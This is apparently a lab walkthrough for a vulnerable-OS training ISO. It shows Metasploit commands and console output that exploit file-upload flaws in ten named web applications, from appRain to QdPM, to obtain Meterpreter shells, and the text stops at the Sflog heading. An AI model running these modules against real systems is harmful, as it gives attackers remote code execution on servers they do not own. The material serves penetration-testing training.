

Vulnerable OS Collection: Arbitrary File Upload

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Description

We've packaged 17 real world applications into an Ubuntu Desktop based ISO. These applications are vulnerable to Arbitrary file upload.

Vulnerable Applications

- 1.** AppRain CMF
- 2.** Cuteflow
- 3.** eXtplorer
- 4.** Glossword
- 5.** Joomla Media Upload
- 6.** Kordile EDMS
- 7.** Libretto CMS
- 8.** Mobilecartly
- 9.** ProjectPier
- 10.** QdPM
- 11.** Sflog
- 12.** TestLink
- 13.** VCMS
- 14.** WebPagetest
- 15.** XODA
- 16.** ChillyCMS
- 17.** Free-Blog

OS Screenshot



Challenge 1: appRain CMF

Screenshot



Figure 1.0: appRain CMF application home page

Metasploit Exploitation

Commands

1. search apprain
2. use exploit/multi/http/apprain_upload_exec
3. set RHOST 192.168.5.135
4. set TARGETURI /apprain/webroot/
5. exploit

```
msf > search apprain
Matching Modules
=====
Name           Disclosure Date  Rank      Description
----           -----          ----- 
exploit/multi/http/apprain_upload_exec  2012-01-19    excellent  appRain CMF Arbitrary PHP File Upload Vulnerability

msf > use exploit/multi/http/apprain_upload_exec
msf exploit(apprain_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(apprain_upload_exec) > set TARGETURI /apprain/webroot/
TARGETURI => /apprain/webroot/
msf exploit(apprain_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Sending PHP payload (QbzulncFQJX.php)
[*] Executing PHP payload (QbzulncFQJX.php)
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 1 opened (192.168.5.139:4444 -> 192.168.5.135:59483) at 2017-12-08 04:55:57 -0500

meterpreter >
```

Figure 1.1: Searching exploit module and exploiting Apprain application

Challenge 2: Cuteflow

Screenshot




Figure 1.2: Cuteflow application home page

Metasploit Exploitation

Commands

1. search cuteflow
2. use exploit/multi/http/cuteflow_upload_exec
3. set RHOST 192.168.5.135
4. set TARGETURI cuteflow
5. exploit

```
msf > search cuteflow
Matching Modules
=====
Name          Disclosure Date  Rank      Description
----          -----        -----      -----
exploit/multi/http/cuteflow_upload_exec  2012-07-27    excellent  CuteFlow v2.11.2 Arbitrary File Upload Vulnerability

msf > use exploit/multi/http/cuteflow_upload_exec
msf exploit(cuteflow_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(cuteflow_upload_exec) > set TARGETURI cuteflow
TARGETURI => cuteflow
msf exploit(cuteflow_upload_exec) > exploit

[*] Started bind handler
[*] Uploading PHP payload (1807 bytes)
[*] Retrieving file: bwxLjSzHK45Y.php
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 2 opened (192.168.5.139:39447 -> 192.168.5.135:4444) at 2017-12-08 04:59:43 -0500
meterpreter >
```

Figure 1.3: Searching exploit module and exploiting Cuteflow application

Challenge 3: eXtplorer

Screenshot




Figure 1.4: eXtplorer application home page

Metasploit Exploitation

Commands

1. search extplorer
2. use exploit/multi/http/extplorer_upload_exec
3. set RHOST 192.168.5.135
4. set TARGETURI /extplorer/
5. exploit

```
msf > search extplorer
Matching Modules
=====
Name          Disclosure Date  Rank      Description
----          -----        ----
exploit/multi/http/extplorer_upload_exec  2012-12-31    excellent  eXtplorer v2.1 Arbitrary File Upload Vulnerability

msf > use exploit/multi/http/extplorer_upload_exec
msf exploit(extplorer_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(extplorer_upload_exec) > set TARGETURI /extplorer/
TARGETURI => /extplorer/
msf exploit(extplorer_upload_exec) > exploit
[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Authenticating as user (admin)
[+] Authenticated successfully
[*] Retrieving writable subdirectories
[+] Successfully retrieved writable subdirectory (config)
[*] Uploading PHP payload (1114 bytes) to /extplorer/config
[+] File uploaded successfully
[*] Searching directories for file (hWM32ncBoXaMqf.php)
[+] Successfully found file
[*] Executing payload (/extplorer/config/hWM32ncBoXaMqf.php)
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 3 opened (192.168.5.139:4444 -> 192.168.5.135:59524) at 2017-12-08 05:04:59 -0500
meterpreter > ~
```

Figure 1.5: Searching exploit module and exploiting eXtplorer application

Challenge 4: Glossword

Screenshot




Figure 1.6: Glossword application home page

Metasploit Exploitation

Commands

1. search glossword
2. use exploit/multi/http/glossword_upload_exec
3. set RHOST 192.168.5.135
4. set TARGETURI /glossword
5. exploit

```

msf > search glossword
Matching Modules
=====
Name           Disclosure Date   Rank      Description
----           -----          -----      -----
exploit/multi/http/glossword_upload_exec  2013-02-05   excellent  Glossword v1.8.8 - 1.8.12 Arbitrary File Upload Vulnerability

msf > use exploit/multi/http/glossword_upload_exec
msf exploit(glossword_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(glossword_upload_exec) > set TARGETURI /glossword
TARGETURI => /glossword
msf exploit(glossword_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Authenticating as user 'admin'
[+] Authenticated successfully
[*] Uploading PHP payload (1114 bytes)
[+] File uploaded successfully
[*] Locating PHP payload file
[+] Found payload file path (gw_temp/a/1512731080_aCCQ0o12EG1.php)
[*] Executing payload (gw_temp/a/1512731080_aCCQ0o12EG1.php)
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 1 opened (192.168.5.139:4444 -> 192.168.5.135:58579) at 2017-12-08 06:04:42 -0500

meterpreter >

```

Figure 1.7: Searching exploit module and exploiting Glossword application

Challenge 5: Joomla Media Upload

Screenshot




Figure 1.8: Joomla CMS

Metasploit Exploitation

Commands

1. search joomla_media
2. use exploit/unix/webapp/joomla_media_upload_exec
3. set RHOST 192.168.5.135
4. set TARGETURI /Joomla_Media_Upload/
5. exploit

```
msf > search joomla_media
Matching Modules
=====
Name          Disclosure Date  Rank      Description
----          -----        -----      -----
exploit/unix/webapp/joomla_media_upload_exec  2013-08-01    excellent Joomla Media Manager File Upload Vulnerability

msf > use exploit/unix/webapp/joomla_media_upload_exec
msf exploit(joomla_media_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(joomla_media_upload_exec) > set TARGETURI /Joomla_Media_Upload/
TARGETURI => /Joomla_Media_Upload/
msf exploit(joomla_media_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Checking Access to Media Component...
[*] Authentication isn't required.... Proceeding...
[*] Accessing the Upload Form...
[*] Uploading shell...
[*] Executing shell...
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 2 opened (192.168.5.139:4444 -> 192.168.5.135:58589) at 2017-12-08 06:08:52 -0500
[+] Deleted MhS.php.

meterpreter >
```

Figure 1.9: Searching exploit module and exploiting Joomla CMS Media Manager component

Challenge 6: KordileEDMS

Screenshot




Figure 1.10: KordileDMS application home page

Metasploit Exploitation

Commands

1. search kordil
2. use exploit/multi/http/kordil_edms_upload_exec
3. set RHOST 192.168.5.135
4. set TARGETURI /kordiledms
5. exploit

```
msf > search kordil
Matching Modules
=====
Name                                Disclosure Date   Rank      Description
----                                -----          -----      -----
exploit/multi/http/kordil_edms_upload_exec  2013-02-22    excellent  Kordil EDMS v2.2.60rc3 Unauthenticated Arbitrary File Upload
lnerability

msf > use exploit/multi/http/kordil_edms_upload_exec
msf exploit(kordil_edms_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(kordil_edms_upload_exec) > set TARGETURI /kordiledms
TARGETURI => /kordiledms
msf exploit(kordil_edms_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Uploading PHP payload (1114 bytes)  I
[+] File uploaded successfully
[*] Executing payload (userpictures/8357978.php)
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 3 opened (192.168.5.139:4444 -> 192.168.5.135:58599) at 2017-12-08 06:13:02 -0500

meterpreter >
```

Figure 1.11: Searching exploit module and exploiting Kordil EDMS application

Challenge 7: LibrettoCMS

Screenshot




Figure 1.12: Libretto CMS Home page

Metasploit Exploitation

Commands

1. search libretto
2. use exploit/unix/webapp/libretto_upload_exec
3. set RHOST 192.168.5.135
4. set TARGETURI /librettoCMS
5. exploit

```

msf > search libretto
Matching Modules
=====
Name           Disclosure Date   Rank      Description
----           -----          ----- 
exploit/unix/webapp/libretto_upload_exec 2013-06-14   excellent  LibrettoCMS File Manager Arbitrary File Upload Vulnerability

msf > use exploit/unix/webapp/libretto_upload_exec
msf exploit(libretto_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(libretto_upload_exec) > set TARGETURI /librettoCMS
TARGETURI => /librettoCMS
msf exploit(libretto_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Uploading malicious file...
[*] Renaming dGbKxm.pdf...
[*] Executing RRYXb.pdf.php...
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 4 opened (192.168.5.139:4444 -> 192.168.5.135:58615) at 2017-12-08 06:20:03 -0500

meterpreter > 

```

Figure 1.13: Searching exploit module and exploiting Libretto CMS

Challenge 8: Mobilecartly

Screenshot




Figure 1.14: Mobilecartly application home page

Metasplloit Exploitation

Commands

1. search mobilecartly
2. use exploit/multi/http/mobilecartly_upload_exec
3. set RHOST 192.168.5.135
4. exploit

```
msf > search mobilecartly
Matching Modules
=====
Name                   Disclosure Date  Rank      Description
----                   -----          ----
exploit/multi/http/mobilecartly_upload_exec  2012-08-10    excellent  MobileCartly 1.0 Arbitrary File Creation Vulnerability

msf > use exploit/multi/http/mobilecartly_upload_exec
msf exploit(mobilecartly_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(mobilecartly_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Uploading payload
[*] Requesting 'efVFF.php'
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 5 opened (192.168.5.139:4444 -> 192.168.5.135:58628) at 2017-12-08 06:23:28 -0500
meterpreter >
```

Figure 1.15: Searching exploit module and exploiting MobileCartly application

Challenge 9: ProjectPier

Screenshot




Figure 1.16: ProjectPier application home page

Metasploit Exploitation

Commands

1. search projectpier
2. use exploit/unix/webapp/projectpier_upload_exec
3. set RHOST 192.168.5.135
4. set TARGETURI /projectpier
5. exploit

```

msf > search projectpier
Matching Modules
=====
Name           Disclosure Date   Rank      Description
----           -----          -----      -----
exploit/unix/webapp/projectpier_upload_exec  2012-10-08    excellent  Project Pier Arbitrary File Upload Vulnerability

msf > use exploit/unix/webapp/projectpier_upload_exec
msf exploit(projectpier_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(projectpier_upload_exec) > set TARGETURI /projectpier
TARGETURI => /projectpier
msf exploit(projectpier_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Uploading PHP payload (1141 bytes)...
[*] Executing 'YvTiN.php.1'...
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 6 opened (192.168.5.139:4444 -> 192.168.5.135:58663) at 2017-12-08 06:37:34 -0500

meterpreter >

```

Figure 1.17: Searching exploit module and exploiting ProjectPier application

Challenge 10: QdPM

Screenshot




Figure 1.18: QdPM application home page

Metasploit Exploitation

Commands

1. search qdPM
2. use exploit/multi/http/qdpm_upload_exec

- 3.** set RHOST 192.168.5.135
- 4.** set USERNAME admin@qdpm.com
- 5.** set PASSWORD 123321
- 6.** exploit

```
nsf > search qdPM
Matching Modules
=====
Name                      Disclosure Date Rank      Description
----                      -----        ---      -----
exploit/multi/http/qdpm_upload_exec 2012-06-14 excellent qdPM v7 Arbitrary PHP File Upload Vulnerability

nsf > use exploit/multi/http/qdpm_upload_exec
nsf exploit(qdpm_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
nsf exploit(qdpm_upload_exec) > set USERNAME admin@qdpm.com
USERNAME => admin@qdpm.com
nsf exploit(qdpm_upload_exec) > set PASSWORD 123321
PASSWORD => 123321
nsf exploit(qdpm_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Attempt to login with 'admin@qdpm.com:123321'
[*] Uploading PHP payload (1518 bytes)...
[*] Executing 'NSyRj.php'
[*] Uploaded file was renamed as '925110-NSyRj.php'
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 7 opened (192.168.5.139:4444 -> 192.168.5.135:58678) at 2017-12-08 06:44:09 -0500
[!] Removing: NSyRj.php
[-] Unable to remove NSyRj.php: stdapi_fs_delete_file: Operation failed: 1

meterpreter > 
```

Figure 1.19: Searching exploit module and exploiting QdPM application

Challenge 11: Sflog

Screenshot

